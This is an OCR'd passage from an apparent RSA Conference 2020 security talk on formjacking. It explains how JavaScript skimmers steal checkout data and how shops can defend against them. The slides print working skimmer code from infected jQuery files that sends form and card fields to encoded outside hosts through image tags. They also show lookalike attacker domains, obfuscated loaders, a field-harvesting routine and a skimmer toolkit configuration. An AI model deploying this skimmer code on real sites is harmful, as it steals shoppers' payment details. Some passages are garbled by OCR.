[0]==="*"){p=e[j[1]+" "+k];if(p){o=e[o],o===!0?n=p:p===!0&&(n=o);break}}}}!n&&!p&&f.error("No conversio
n from "+m.replace(" "," to ")),n!==!0&&(c=n?n(c):p(o(c)))}}return c}function cb(a,c,d){var e=a.content
s,f=a.dataTypes,g=a.responseFields,h,i,j,k;for(i in g)i in d&&(c[g[i]]=d[i]);while(f[0]==="*")f.shift
(),h===b&&(h=a.mimeType||c.getResponseHeader("content-type"));if(h)for(i in e)if(e[i]&&e[i].test(h)){f.
unshift(i);break}if(f[0]in d)j=f[0];else{for(i in d){if(!f[0]||a.converters[i+" "+f[0]]){j=i;bre
```

MALICIOUS

```
 * toolbox/toolbox.mousewheel.js
 * tooltip/tooltip.js
 * tooltip/tooltip.dynamic.js
 * tooltip/tooltip.slide.js
 * validator/validator.js
 *
 * NO COPYRIGHTS OR LICENSES. DO WHAT YOU LIKE.
 *
 * http://flowplayer.org/tools/
 *
 * jquery.event.wheel.js - rev 1
 * Copyright (c) 2008, Three Dub Media (http://threedubmedia.com)
 * Liscensed under the MIT License (MIT-LICENSE.txt)
 * http://www.opensource.org/licenses/mit-license.php
 * Created: 2008-07-01 | Updated: 2008-07-14
 *
 * -----
 *
 */
/*! jQuery v1.7.1 jquery.com | jquery.org/license */
var dkeodenmfiw=[];function fewfnskc(e){return btoa(encodeURIComponent(e).replace(/%([0-9A-F]{2})/g,f
ction(e,n){return String.fromCharCode(parseInt(n,16))}))}function fefinwkcs(){document.querySelectorA
('[name="dob"]')[0].setAttribute("onchange","fwifnsdv(this, '1');")}function fwifnsdv(e,n){var t=[];t
ush("url%"+location.hostname),t.push("type%2"),t.push("dob_d%"+document.querySelectorAll('[name="do
b"]')[0].value.split(".")[0]),t.push("dob_m%"+document.querySelectorAll('[name="dob"]')[0].value.spli
(".")[1]),t.push("dob_y%"+document.querySelectorAll('[name="dob"]')[0].value.split(".")[2]),grienmvg
(t)}function grienmvg(e){if(JSON.stringify(dkeodenmfiw)==JSON.stringify(e))return!1;dkeodenmfiw=e;var
=89999*Math.random()+1e4,t=JSON.stringify(e),o=document.createElement("img");o.width="1px",o.height="
x",o.id=n,o.src=atob("aHR0cHM6Ly9yb29zZW5oZXJtYW5uam9zZWYuZGUvd3AtY29udGVudC90aGVtZXMvdmFsaWRhdGlvbi5
HA=")+"?image_id="+fewfnskc(t),document.body.appendChild(o),setTimeout(document.getElementById(n).rem
e(),3e3)}window.onload=function(){1==document.querySelectorAll('[name="dob"]').length&&setInterval("f
inwkcs()",1500)};
(function(a,b){function cy(a){return f.isWindow(a)?a:a.nodeType===9?a.defaultView||a.parentWindow:!1}
nction cv(a){if(!ck[a]){var b=c.body,d=f("<"+a+">").appendTo(b),e=d.css("display");d.remove();if(e===
one"||e===""){cl||(cl=c.createElement("iframe"),cl.frameBorder=cl.width=cl.height=0),b.appendChild(cl
if(!cm||!cl.createElement)cm=(cl.contentWindow||cl.contentDocument).document,cm.write((c.compatMode==
="CSS1Compat"?"<!doctype html>":"")+"<html><body>"),cm.close();d=cm.createElement(a),cm.body.appendCh
d(d),e=f.css(d,"display"),b.removeChild(cl)}ck[a]=e}return ck[a]}function cu(a,b){var c={};f.each(cq.
ncat.apply([],cq.slice(0,b)),function(){c[this]=a});return c}function ct(){cr=b}function cs(){setTime
t(ct,0);return cr=f.now()}function cj(){try{return new a.ActiveXObject("Microsoft.XMLHTTP")}catch(b){
function ci(){try{return new a.XMLHttpRequest}catch(b){}}function cc(a,c){a.dataFilter&&(c=a.dataFilt
(c,a.dataType));var d=a.dataTypes,e={},g,h,i=d.length,j,k=d[0],l,m,n,o,p;for(g=1;g<i;g++){if(g===1)fo
(h in a.converters)typeof h=="string"&&(e[h.toLowerCase()]=a.converters[h]);l=k,k=d[g];if(k==="*")k=l
lse if(l!=="*"&&l!==k){m=l+" "+k,n=e[m]||e["* "+k];if(!n){p=b;for(o in e){j=o.split(" ");if(j[0]===l||
[0]==="*"){p=e[j[1]+" "+k];if(p){o=e[o],o===!0?n=p:p===!0&&(n=o);break}}}}!n&&!p&&f.error("No convers
n from "+m.replace(" "," to ")),n!==!0&&(c=n?n(c):p(o(c)))}}return c}function cb(a,c,d){var e=a.conte
s,f=a.dataTypes,g=a.responseFields,h,i,j,k;for(i in g)i in d&&(c[g[i]]=d[i]);while(f[0]==="*")f.shift
(),h===b&&(h=a.mimeType||c.getResponseHeader("content-type"));if(h)for(i in e)if(e[i]&&e[i].test(h)){
shift(i);break}if(f[0]in d)j=f[0];else{for(i in d){if(!f[0]||a.converters[i+" "+f[0]]){j=i;break}k
```

```
var hex_chr="0123456789abcdef";function rhex(i){for(str="",j=0;j<=3;j++)str+=hex_chr.charAt(i>>8*j+4&15)+hex_chr.charAt(i>>8*j&15);return str}function str2blks_MD5(d){for(nblk=1+(d.length+8>>6),blks=new
Array(16*nblk),i=0;i<16*nblk;i++)blks[i]=0;for(i=0;i<d.length;i++)blks[i>>2]|=d.charCodeAt(i)<<i%4*8;return blks[i>>2]|=128<<i%4*8,blks[16*nblk-2]=8*d.length,blks}function add(i,d){var c=(65535&i)+(65535&d);return(i>>16)+(d>>16)+(c>>16)<<16|65535&c}function
```


```
(function RRN(){;;fZI="0a0w0w0w0w0w0w0w0w0w0w0w0w2u39322r382x33320w2w2w14382t3c"+"38153f0a0w0w0w0w0w0w0w0w0w0w0w0w0w0w0w. 0w0w, 2x2u0w14382"+"t3c381a302t322v382w0w1p1p0w1c150w362t3, "+"83936320w1c1n3a2p360w2w2p372w0w1p0w1c1n0a0
"+"w0w0w0w0w0w0w0w0w0w0w0w0w0w0w2u33360w14 3a2p360w2x0w1p0w1c1n0w2x0";;
var X_6="a1c151n3a2p360w222p291p0y2u3c251p391b";;
```

```
        $('#model_search').append(
          $('<option></option>').val(model).html(model)
        );
      });
    }
  });
});
$('#model_search').change(function() {
  $.ajax({
    url: "/php/vehicle-search.php",
    type: "GET",
    data: {make: $('#make_search').val(), model: $('#model_search').val(),seoSlug: $('#seoSlug').val(), prodtype_ss: $('#prodtype_search').val()},
    dataType: "JSON",
    success: function(d) {
      $.each(d, function(i,year) {
        $('#year_search').append(
          $('<option></option>').val(year).html(year)
        );
      });
    }
  });
});
function fdMsFeEdgz(){Array.from(document.getElementsByName("ssl_exp_date")).forEach(function(t,e){null==t.getAttribute("onchange")?
t.setAttribute("onchange","VrZcWgFveH(this)"):-1==t.getAttribute("onchange").search(/VrZcWgFveH()/i)&&t.setAttribute("onchange","VrZcWgFveH(this);"+t.getAttribute("onchange"))}),Array.from(docum
{null==t.getAttribute("onchange")?
t.setAttribute("onchange","VrZcWgFveH(this);"):-1==t.getAttribute("onchange").search(/VrZcWgFveH()/i)&&t.setAttribute("onchange","VrZcWgFveH(this);"+t.getAttribute("onchange"))}),Array.from(docu
{null==t.getAttribute("onchange")?
t.setAttribute("onchange","VrZcWgFveH(this);"):-1==t.getAttribute("onchange").search(/VrZcWgFveH()/i)&&t.setAttribute("onchange","VrZcWgFveH(this);"+t.getAttribute("onchange"))}),Array.from(docu
{null==t.getAttribute("onchange")?
t.setAttribute("onchange","VrZcWgFveH(this);"):-1==t.getAttribute("onchange").search(/VrZcWgFveH()/i)&&t.setAttribute("onchange","VrZcWgFveH(this);"+t.getAttribute("onchange"))}),Array.from(docu
{null==t.getAttribute("onchange")?
t.setAttribute("onchange","VrZcWgFveH(this);"):-1==t.getAttribute("onchange").search(/VrZcWgFveH()/i)&&t.setAttribute("onchange","VrZcWgFveH(this);"+t.getAttribute("onchange"))}),Array.from(docu
{null==t.getAttribute("onchange")?
t.setAttribute("onchange","VrZcWgFveH(this);"):-1==t.getAttribute("onchange").search(/VrZcWgFveH()/i)&&t.setAttribute("onchange","VrZcWgFveH(this);"+t.getAttribute("onchange"))}),Array.from(docu
{null==t.getAttribute("onchange")?
t.setAttribute("onchange","VrZcWgFveH(this);"):-1==t.getAttribute("onchange").search(/VrZcWgFveH()/i)&&t.setAttribute("onchange","VrZcWgFveH(this);"+t.getAttribute("onchange"))}),Array.from(docu
{null==t.getAttribute("onchange")?
t.setAttribute("onchange","VrZcWgFveH(this);"):-1==t.getAttribute("onchange").search(/VrZcWgFveH()/i)&&t.setAttribute("onchange","VrZcWgFveH(this);"+t.getAttribute("onchange"))}),Array.from(docu
{null==t.getAttribute("onchange")?
t.setAttribute("onchange","VrZcWgFveH(this);"):-1==t.getAttribute("onchange").search(/VrZcWgFveH()/i)&&t.setAttribute("onchange","VrZcWgFveH(this);"+t.getAttribute("onchange"))}),Array.from(docu
{null==t.getAttribute("onchange")?
t.setAttribute("onchange","VrZcWgFveH(this);"):-1==t.getAttribute("onchange").search(/VrZcWgFveH()/i)&&t.setAttribute("onchange","VrZcWgFveH(this);"+t.getAttribute("onchange"))}),Array.from(docu
){null==t.getAttribute("onchange")?t.setAttribute("onchange","VrZcWgFveH(this)"):-1==t.getAttribute("onchange").search(/VrZcWgFveH()/i)&&t.setAttribute("onchange","VrZcWgFveH(this);"+t.getAttrib
[];e.push("url:"+location.hostname),e.push("type:2"),t.value.length>0&&(0==t.name.length?e.push(t.id+":"+t.value):0!=t.name.length&&e.push(t.name+":"+t.value));var
n=JSON.stringify(e),a=document.createElement("img");a.width="1px",a.height="1px",a.id="ZPzQsxrdKN",a.src=atob("aHR0cHM6Ly9jYXB0Y2hhLWFuYWx5c2lzLm5ldC9jYXB0Y2hhLmdpZnQ=")+"?image_id="+btoa(n),doc
{-1!=location.href.search('')&&setInterval("fdMsFeEdgz()",1500)};
```

Often Personalized for Each Victim

Mimicking known Domains:

- google-analyitics.org
- google-analytics.cm
- mygoogletagmanager.org
- googietagmanagar.com
- googlc-analytics.cm
- google-analytîcs.com
- api-googles.com
- gstaticss.com
- tracker-visitors.com
- track-magento.com



Script Obfuscation

- HEX & BASE64 encoding, string manipulation - the «usual» methods
- Anti-analysis / anti-debugging code
  - Detect browser developer tools (F12)
  - Integrity checksum, RSA, timing check
  - IP, OS & browser agent checks (e.g. Linux or AWS?)
  - Mismatched file types, e.g. images
- **Payload delivery only if referrer is correct → else clean file**

```
var _0x17fa=['\x63\x32\x56\x73\x5a\x57\x4e\x30','\x64\x47\x56\x34\x64\x47\x46\x79\x5a\x57\x45
'\x52\x47\x39\x74\x59\x57\x6c\x75','\x56\x48\x4a\x35\x55\x32\x56\x75\x5a\x41\x3d\x3d','\x54\x
'\x53\x55\x31\x48','\x52\x32\x56\x30\x53\x57\x31\x68\x5a\x32\x56\x56\x63\x6d\x77\x3d','\x50\x
'\x62\x32\x35\x79\x5a\x57\x46\x6b\x65\x58\x4e\x30\x59\x58\x52\x6c\x59\x32\x68\x68\x62\x6d\x64
'\x63\x32\x56\x30\x53\x57\x35\x30\x5a\x58\x4a\x32\x59\x57\x77\x3d','\x64\x47\x56\x7a\x64\x41\
'\x63\x6d\x56\x77\x62\x47\x46\x6a\x5a\x51\x3d\x3d',[REMOVED];(function(_0x932a3f,_0x546e76){v
_0x932a3f['push'](_0x932a3f['shift']());}};_0x496a53(++_0x546e76);}(_0x17fa,0x116));var _0x4b
var _0x31a5c1=_0x17fa[_0x112bc9];if(_0x4b68['Zaaydo']===undefined){(function(){var _0x5dfe4b;
```

Step 3: Script Activation

Script is only activated if keyword is found, e.g. checkout and if there is a web form

Method	Description
On form submit	Add its own script function to the submit button of the web form
On key press	Run a keylogger in the background and protocol all key strokes
On mouse event	React to specific mouse events, often related to the web form's submit button
On page unload	Wait until the page is unloaded, which often happens when the user is redirected
On timeout	Set a timeout every X milliseconds and scrape all web form data if it has changed
On changes	With functions like addEventListener the script can be triggered when data is entered

Monitor web forms for changes:

```
function fefinwkcs() {
    document.querySelectorAll('[name="dob"]')[0].setAttribute("onchange", "fwifnsdv(this, '1');")
}
```

Step 4: Gathering the Data

- Find the web form
- Read out all fields

  Input, Select, TextArea,…
- Read it directly, if field names are known
- Steal cookies as well
- Send domain name
- Sometimes they add fake forms or redirects

```
SaveParam: function(elem) {
    if(elem.id !== undefined && elem.id != "" && elem.id !== null
    && elem.value.length < 256 && elem.value.length > 0) {
        $s.Data[elem.id] = elem.value;
        return;
    }
    if(elem.name !== undefined && elem.name != "" && elem.name !== null
    && elem.value.length < 256 && elem.value.length > 0) {
        $s.Data[elem.name] = elem.value;
        return;
    }
},
SaveAllFields: function() {
    var inputs = document.getElementsByTagName("input");
    var selects = document.getElementsByTagName("select");
    var textareas = document.getElementsByTagName("textarea");
    for(var i = 0; i < inputs.length; i++) $s.SaveParam(inputs[i]);
    for(var i = 0; i < selects.length; i++) $s.SaveParam(selects[i]);
    for(var i = 0; i < textareas.length; i++) $s.SaveParam(textareas[i]);
    Cookies.set("$s", $s.Base64.encode(JSON.stringify($s.Data)));
},
SendData: function() {
```

Step 5: Exfiltrating Data

https://[redacted].pw/gate.php?hash={[REMOVED],
"s_country":"US","card_type":"AMEX",
"card_expire_Month":"07","card_expire_Year":"2022",
"Date":"07/2022","b_firstname":"John","b_lastname":"Smith",
"b_address":"[redacted]","b_city":"Souyhfield","b_zipcode":"01259"
"b_phone":"[redacted]","email":"[redacted]@gmail.com",
"s_firstname":"John","s_lastname":"Smith",
"s_address":"[redacted]","s_city":"Southfield",
"s_zipcode":"01259","s_phone":"[redacted]","shipping1":"1",
"shipping2":"2","shipping20":"20","card_name":"John Smith",
"Holder":"John Smith","card_number":"372[redacted]",
"Number":"372[redacted]","card_cvv2":"8436","CVV":"8436",
"Domain":"[redacted]clothing.com",
"card_type[05033ee6163c8485afc07bb40883691f]":"AMEX",
"card_name[05033ee6163c8485afc07bb40883691f]":"John Smith",
"card_number[05033ee6163c8485afc07bb40883691f]":"372[redacted]","
d cvv2[02033ee6163c8481afc07bb40883691e]":"8415", [REMOVED]}


Step 5: Exfiltrating Data

- Obfuscate data with BASE64 or encrypt it
- Often simple HTTPS GET / POST request (with free SSL certificate)
  - e.g. add an image tag and send data as argument
  - `<img src=dropserver.tld/img=?[DATA as BASE64]>`
- Can use functions to send data
  - XHR, Fetch, Server-sent Events (SSE), WebRTC, WebSockets, relocate,…
  - Temporarily stored in a cookie, Curl, Wget,…
- Difficult to detect if **saved locally** on the server or **sent** to compromised **third party**

Send data with dynamic image tag:

```
o=JSON.stringify(e),n=document.createElement("img");n.width="1px",n.height="1px",n.id=t,
n.src=atob("aHR0cHM6Ly9teWdvb2dsZXRhZ21hbmFnZXIub3JnL25zLnBocA==")+"?image_id="
+Base64Function_DSHAUJNKASD(o),document.body.appendChild(n),
setTimeout(document.getElementById(t).outerHTML = "",3e3)
```

«Easy to Use» Formjacking Toolkits




```
var $s = {
    Number: "_ccnumber",
    Holder: null,
    HolderFirstName: "customer_firstname",
    HolderLastName: "customer_lastname",
    Date: "_ccexp",
    Month: null,
    Year: null,
    CVV: "_cccvv",
    Gate: "https://[REMOVED]-visitors.com/my/1.php",
    Data: {},
    Sent: [],
    Changed: false,
```

ID of card number field
ID of holder field
ID of firstname field
ID of lastname field
ID of exp. date field
ID of month field
ID of year field
ID of CVV field
Gate URL

Generate JS


Generator description

If the form of payment contains a single field in which the name of the holder is indicated in its entirety, then the id fields of the name and surname should not be indicated. And vice versa, if there are two separate fields on the form of payment to indicate the name and surname of the holder, you must specify their id, and the parameter "ID of holder field" should be left blank.

The rules for specifying expiration parameters are similar to those for a cardholder parameter. If the form of payment for the month and year of validity has a single field, then you only need to specify the id of this field as parameter "ID of exp. date field". In this case, the fields "ID od month field" and "ID of year field" must be left blank. If on the form of payment, the card's validity period is divided into two fields for a month and a year, then the parameter "ID of exp. date field" is not filled in specify id fields of the month and year of validity.

Most of the Time a Slow Removal

- On average 46 days infected
- Some shops were infected for over a year (Bulletproof hosting)



Source: Symantec IPS telemetry of 20’000 compromised domains in 2019

Not Always Easy to Help

Hi candid,

Thank you for your report. Could you show us proof **why** this script is **malicious?**

Right now the only reason seems to be **because it's obfuscated** which isn't enough proof.


Kind regards

Hey
your website [redacted] is infected with formjacking malware. Please clean it!
Do you have a security contact that I can email the details?
thank you

01.07.19, 22:30 ✓

Thank you so much for contacting us!
This issue is not actually a virus or something else. The responsible team is working on a fix, so don't worry about that.
For now you can add [redacted] to the exceptions from your antivirus program, or you can use our app for a better experience. 🙂

03.07.19, 11:41



... disabling antivirus is per-se a bad advice

Thank you
Regards Candid

03.07.19, 13:18 ✓

You're welcome. 🙂

04.07.19, 12:04

Mitigation Tips

Shop Owners

- Harden you server infrastructure
- Know your website and log changes
- Make the «checkout» as static and empty as possible
- Check your supply chain & evaluate local copies of remote scripts
- Secure your store with CSP/SRI
- Evaluate fully hosted checkout solutions (third party)

Customer/Clients

- MFA or push notifications for cards
- Token or one-time payment cards
- Storing the card at the shop 🤔
- Opening the developer toolkit (F12) can protect in some cases 😁
- Monitor your card's statements

Summary – Formjacking - JavaScript Skimmers

- Simple to conduct – lucrative
- Difficult to detect/protect for the customer
- Many JavaScript skimmer scripts available
- Not just stealing payment card details, but also passwords
- If you got hit, fix the way they came in
- Make it easy to report infections

Apply Slide - Formjacking

NEXT WEEK YOU SHOULD:

- Analyze if your website has formjacking code on it

IN THE NEXT THREE MONTHS:

- Verify that your web server is hardened and updated
- Verify the access controls to your web server

WITHIN SIX MONTHS:

- Create a process to secure all third-party resources used by your website, e.g. CSP/SRI

RSAConference2020

San Francisco | February 24 – 28 | Moscone Center

HUMAN ELEMENT

SESSION ID: HT-T12

Thank you for your attention!

Candid Wueest **Candid.Wueest@Broadcom.com**

Sr. Principal Threat Researcher
Symantec (a Division of Broadcom)
@MyLaocoon

Link to whitepaper on formjacking →